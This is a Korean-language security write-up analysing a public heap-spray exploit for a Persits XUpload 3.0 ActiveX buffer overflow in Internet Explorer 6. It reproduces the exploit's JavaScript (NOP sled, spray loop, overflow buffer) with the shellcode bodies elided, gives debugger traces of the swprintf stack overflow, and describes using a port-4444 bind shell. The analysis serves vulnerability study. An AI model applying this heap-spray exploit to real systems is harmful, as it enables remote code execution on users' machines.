Persits XUpload 3.0 AddFile() Buffer Overflow Exploit 분석

(http://milw0rm.com/에 공개된 exploit 분석)

2008.01.31


By Kancho (kancholove@gmail.com, www.securityproof.net)

milw0rm.com에 2008년 1월 25일에 공개된 Persits XUpload 3.0 AddFile() Buffer Overflow 취약점과 그 exploit 코드를 분석해 보고자 합니다.

테스트 환경은 다음과 같습니다.


- Host PC : Windows XP Home SP2 5.1.2600 한국어
- App. : VMware Workstation ACE Edition 6.0.2
- Guest PC
  - Windows XP Professional SP2 5.1.2600 한국어
  - Internet Explorer 6.0 SP2

Persits의 XUpload ActiveX Control은 IE 환경에서 user machine으로 부터 web server에 파일을 upload 시킬 수 있는 여러 가지 향상된 기능을 제공합니다. 취약성을 가지는 XUpload ActiveX Control은 http://support.persits.com/xupload/demo1.asp에 접속하면 쉽게 설치할 수 있습니다.




그럼 XUpload ActiveX가 설치된 상태에서 milw0rm.com에 공개된 exploit을 가지고 테스트를 해 보도록 하겠습니다. Exploit 코드 전체를 복사해서 테스트용 html파일을 만들어 IE로 열어보겠습니다. 전체 소스 코드는 milw0rm에서 구할 수 있습니다.

```
**********************************************************************************************************
<!--
Persits XUpload 3.0 AddFile() Buffer Overflow Exploit
Vulnerability discovered by David Kierznowski
...(중략)...
      function Check() {
            var bigblock = unescape("%u9090%u9090");
            var headersize = 20;
            var slackspace = headersize + shellcode1.length;
            while (bigblock.length < slackspace) bigblock += bigblock;
            var fillblock = bigblock.substring(0,slackspace);
            var block = bigblock.substring(0,bigblock.length - slackspace);
            while (block.length + slackspace < 0x40000) block = block + block + fillblock;

            var memory = new Array();
            for (i = 0; i < 500; i++){ memory[i] = block + shellcode1 }
            var buf = ""
            for (i = 0; i < 400; i++) { buf = buf + unescape("%u0A0A") }

            obj.AddFile(buf);
 }
   </script>
   </head>
 <body onload="JavaScript: return Check();">
      <object id="obj" classid="clsid:E87F6C8E-16C0-11D3-BEF7-009027438003">
       Unable to create object
...(후략)...
**********************************************************************************************************
```



IE로 exploit code를 담은 html파일을 열면 ActiveX에 대한 경고가 뜨게 됩니다. 요즘의 ActiveX는 설치에서부터 실행에 이르기까지 보통 경고가 뜨게 됩니다. 출처가 분명하지 않거나 보안 대책이 제대로 되어 있지 않은 사이트에서 ActiveX를 설치하는 것은 위험합니다. 그러나 여기서는 테스트를 위해 ActiveX를 설치하여 실행시켜 보도록 하겠습니다.




실행시키면 이상한 내용의 메시지 박스가 뜨는 것을 볼 수 있습니다. '예'나 '아니오' 아무 버튼이나 눌러보면


덩그러니 계산기 하나가 뜨고 IE는 종료됨을 볼 수 있습니다.

그렇다면 어떻게 해서 exploit이 성공할 수 있었는지 그 취약점을 분석해 보도록 하겠습니다.


먼저 ollydbg로 IE를 실행시킵니다. 그리고 '메뉴-파일-열기'에서 exploit 코드가 담긴 html파일을 엽니다. F9를 눌러 위에서 테스트했던 것처럼 한번 쭉 실행을 시켜 이상한 내용의 메시지 박스가 뜨고 난 뒤 계산기는 아직 실행되지 않은 상태에서 다음 코드에서 멈춤을 볼 수 있습니다.



일단 여기서부터 계속 tracing 해보도록 하겠습니다. 그보다 먼저 XUpload ActiveX Control이 메모리에 올라왔다고 짐작되므로 메모리 맵을 통해 실제 어느 위치에 존재하는지 확인해보도록 하겠습니다.




0x10000000번지부터 XUpload.ocx파일이 메모리에 올라와 있음을 확인할 수 있습니다. 다시 코드로 돌아가 tracing을 하다 보면 XUpload.ocx의 코드 주소로 컨트롤이 돌아오는 것을 확인해 볼 수 있습니다.




```
********************************************************************************
  Address    Hex dump            Command
  10013DF8    FF75 F0            PUSH DWORD PTR SS:[EBP-10]
  10013DFB    FFD6               CALL ESI
  10013DFD    8BC7               MOV EAX,EDI
  10013DFF    8B4D F4            MOV ECX,DWORD PTR SS:[EBP-0C]
  10013E02    5F                 POP EDI
  10013E03    5E                 POP ESI
  10013E04    5B                 POP EBX
  10013E05    64:890D 0000000 MOV DWORD PTR FS:[0],ECX
  10013E0C    C9                 LEAVE
  10013E0D    C2 0800            RETN 8
********************************************************************************
```

계속 진행하다 보면 이 함수가 리턴하게 될 때 리턴 주소가 덮어 쓰여졌음을 볼 수 있습니다.





```
********************************************************************************
Address    Hex dump            Command
10013E04    5B                 POP EBX
10013E05    64:890D 0000000 MOV DWORD PTR FS:[0],ECX
10013E0C    C9                 LEAVE
10013E0D    C2 0800            RETN 8
********************************************************************************
```




```
********************************************************************************
Address    Value       ASCII
0012B61C   0A0A0A0A    ....
0012B620   001D0CE4    ?  .
0012B624   0A0A0A0A    ....
0012B628   0A0A0A0A    ....
```

0012B62C 0A0A0A0A ....
0012B630 0A0A0A0A ....
0012B634 0A0A0A0A ....
****

shellcode까지 계속 진행해보도록 하겠습니다.




****

Address	Hex dump	Command
0A0A0A0A	90	NOP
0A0A0A0B	90	NOP
0A0A0A0C	90	NOP
0A0A0A0D	90	NOP
0A0A0A0E	90	NOP
0A0A0A0F	90	NOP
0A0A0A10	90	NOP

****

보시는 바와 같이 0x90(nop)으로 jump해서 shellcode까지 진행됨을 볼 수 있습니다. 지금까지 살펴본 바에 의하면 XUpload.ocx내에서 return address가 덮어 쓰여질 수 있다는 것을 확인했습니다. 이제는 좀더 자세히 살펴보도록 하겠습니다.

먼저 XUpload.ocx 모듈 내에서 shellcode로 return하게 되는 그 함수에서 Stack Overflow가 일어난다고 생각할 수 있습니다. 따라서 그 함수의 시작부분부터 한번 차례로 tracing해보도록 하겠습니다. 0x10013E0D에서 return했기 때문에 그 이전 코드를 살펴보면 대략 함수가 0x100138F8에서 시작한다는 것을 알 수 있습니다. 거기에 break point를 걸어놓고 ollydbg에서 다시 IE를 실행시키고 exploit 코드가 저장된 html파일을 열어보도록 하겠습니다. 그럼 break point를 걸어놓은 부분에 break가 걸려 tracing을 할 수 있습니다.
함수 시작 지점을 보면 다음과 같습니다.



****

Address Hex dump Command

100138F8 B8 70BF0210 MOV EAX,XUpload_ocx.1002BF70

100138FD E8 C6C70000 CALL 100200C8

10013902 81EC B8050000 SUB ESP,5B8


10013908 53 PUSH EBX

10013909 56 PUSH ESI

1001390A 8D45 A8 LEA EAX,[EBP-58]

****

이 때의 스택을 살펴보면,



****

Address Value ASCII Comments

0012B61C 100160F4 ?┌┼ ; RETURN from XUpload_ocx.100138F8 to XUpload_ocx.100160F4

0012B620 02EF0394 ?? ; ASCII ""...

0012B624 00000000 ....


0012B628 0038C8F8 廢8.

****


과 같습니다. 아마도 원래의 return address인 0x100160F4가 덮어 쓰여질 것입니다. 그리고 지역 변수 할당을 위해 ESP값을 빼주는 것을 볼 수 있습니다. 그리고 이 함수의 parameter를 살펴 보면 0x02EF0394인데 이 주소의 값을 한번 살펴보겠습니다.

보시는 바와 같이 0x0A로 쭉 이어져 있습니다. 이는 이후에 exploit 코드를 분석해 보면 알겠지만

취약점을 가지는 함수에 들어가는 인자 값과 동일합니다. 즉, 이 함수에 인자로 들어온 0x0A... 값이 return address를 덮어쓴다는 것을 알 수 있습니다. 정확히 어떻게 덮어 쓰여 지는지 tracing을 계속해 나가도록 하겠습니다.



Tracing을 하다보면 CreateFileW를 호출하는 지점을 볼 수 있습니다. 처음 exploit을 테스트해볼 때 메시지 박스에서 'Cannot open file...' 로 시작하는 이상한 문장이 나오는 것을 이미 확인해 보았기 때문에 곧 이상한 문장의 정체가 무엇인지 알게 될 것 같습니다. 계속 tracing을 해보면,




****

Address	Hex dump	Command	Comments
10013AEA	68 6CD40310	PUSH OFFSET XUpload_ocx.1003D46C	; UNICODE "um7"
10013AEF	E8 F0DBFEFF	CALL 100016E4	
10013AF4	50	PUSH EAX	
10013AF5	8D85 F0FCFFFF	LEA EAX,[EBP-310]	
10013AFB	50	PUSH EAX	
10013AFC	**E8 8FD00000**	**CALL _swprintf**	

****

_swprintf 함수가 호출되는 것을 볼 수 있습니다. 이 때 들어가는 인자 값을 살펴보면,



****


Address	Value	ASCII Comments
0012B03C	0012B308	◘ ?.
0012B040	001B7EB4	?← . ; UNICODE "Cannot open file %s. Continue with the rest of the files?"
0012B044	02EF06DC	?? ; ASCII ""...

0012B048 00000000 ....


****

먼저 첫 번째 인자는 string이 저장될 지역변수의 주소(0x0012B308)이고, 두 번째 인자는 보시다시피 'Cannot open...'으로 시작하는 string입니다. 세 번째 인자는 '%s'에 들어갈 string 주소가 되는데 이 주소 값을 보면 0x0A...로 계속되는 string임을 볼 수 있습니다.

swprintf 함수를 실행시켜 보면 이전의 return address가 모두 0x0A로 덮어 쓰여졌음을 확인할 수 있습니다. 즉, swprintf 함수의 잘못된 사용으로 인해 Stack Overflow가 일어난다는 사실을 확인할 수 있습니다.



다시 스택을 그려보면 다음과 같습니다.



남은 instruction들을 모두 수행하고 나서 return시 결국 0x0A0A0A0A로 control이 이동하게 되는데 거기의 0x90과 shellcode값은 어떻게 그 위치에 저장하게 되었는지는 역시 이후에 exploit 코드를 분석해보면 알 수 있습니다.


그럼 지금부터 exploit 코드를 분석해 보겠습니다. 전체 코드를 한번 살펴보겠습니다. 간단한 설명을 주석으로 달겠습니다.

```
**********************************************************************************************************
<!--
Persits XUpload 3.0 AddFile() Buffer Overflow Exploit
Vulnerability discovered by David Kierznowski
written by e.b.
Tested on Windows XP SP2(fully patched) English, IE6, xupload.ocx 3.0.0.4
Thanks to David, h.d.m. and the Metasploit crew
-->
<html>
 <head>
  <title>Persits XUpload 3.0 AddFile() Buffer Overflow Exploit</title>
  <script language="JavaScript" defer>
    function Check() {
    // win32_exec -   EXITFUNC=seh CMD=c:₩windows₩system32₩calc.exe Size=378
    // Encoder=Alpha2 http://metasploit.com
    // '%u03eb...'의 내용을 ASCII 값으로 바꾼다. 즉, '0xeb, 0x03, ....'형태로 저장된다. '%u'를 쓴
    // 것은 유니코드로 값이 들어가기 때문이다.
    var shellcode1 = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949" +
                              ...(중략)...
                              "%u314e%u7475%u7038%u7765%u4370");

    // win32_bind -   EXITFUNC=seh LPORT=4444 Size=696 Encoder=Alpha2
    // http://metasploit.com
    var shellcode2 = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949" +
                              ...(중략)...
                              "%u684f%u3956%u386f%u4350");

    var bigblock = unescape("%u9090%u9090");  //'0x90'이 4 번 반복
    var headersize = 20;
    var slackspace = headersize + shellcode1.length;
    while (bigblock.length < slackspace) bigblock += bigblock;          //'0x90'을 shellcode size+20
                                                                        //보다 크도록 4byte
                                                                        //align 에 맞춰 저장
    var fillblock = bigblock.substring(0,slackspace);               //shellcode size+20
    var block = bigblock.substring(0,bigblock.length - slackspace);     //align 에 맞추고 남은 byte

    //'0x90'으로 앞부분을 0x40000bytes 이상 채움. 정확한 크기는 상관없는 것으로 보이는데
```

```
    //그 이유는 어느 위치에 할당될지 모르므로 최대한 nop sled 를 길게 잡아주는 게 좋기
    //때문인 듯.
    while (block.length + slackspace < 0x40000) block = block + block + fillblock;

    var memory = new Array();              // shellcode 를 저장할 메모리 공간 할당
    for (i = 0; i < 500; i++){ memory[i] = block + shellcode1 }     //'0x90'과 shellcode 를 500 개의
                                                                    //메모리 공간에 각각 저장

    var buf = ""
    for (i = 0; i < 400; i++) { buf = buf + unescape("%u0A0A") } //'0x0A'를 800bytes 연속 저장

    obj.AddFile(buf);              // AddFile 함수에 인자로 전달
   }

   </script>
  </head>
 <body onload="JavaScript: return Check();">       // Check 함수 호출
// XUpload ActiveX CLSID 설정
     <object id="obj" classid="clsid:E87F6C8E-16C0-11D3-BEF7-009027438003">
      Unable to create object
     </object>
 </body>
</html>
# milw0rm.com [2008-01-25]
**********************************************************************************************************
```

즉, JavaScript로 정의된 함수 Check()에 0x0A로 채워진 buffer를 인자로 넘겨줌으로써 Stack Overflow를 일으키고, 이 때 덮어써진 return address 값인 0x0A0A0A0A 주소에 shellcode를 넣어야 하므로 Array를 500개나 할당함으로써 nop sled와 shellcode가 0x0A0A0A0A 주소에 위치할 수 있도록 하는 확률을 높이는 것으로 보입니다.

일단 0x0A0A0A0A로 컨트롤이 넘어오게 되면 0x90 sled에 걸려 쭉 nop가 되고 결국 shellcode에 도달하게 됩니다.




```
```


실제로 메모리 맵을 확인해보면 0x0A0A0A0A이외의 많은 메모리 영역에 shellcode가 할당되어 있음을 확인할 수 있습니다.

Exploit 코드에 있는 shellcode를 바꿔서 테스트해 볼 수 있습니다. 계산기가 실행되는 shellcode 대신 remote shell을 위해 4444번 포트를 열어놓고 대기하는 shellcode를 실행시켜 보도록 하겠습니다.


먼저 실행시키기 전 열려있는 포트를 확인해보면 다음과 같습니다.




Shellcode를 바꾼 뒤 똑같이 실행시킨 뒤 열려있는 포트를 확인해보면 TCP 4444번 포트가 열려있다는 것을 알 수 있습니다.



이 시스템에 telnet으로 접속하면 shell을 얻을 수 있습니다.





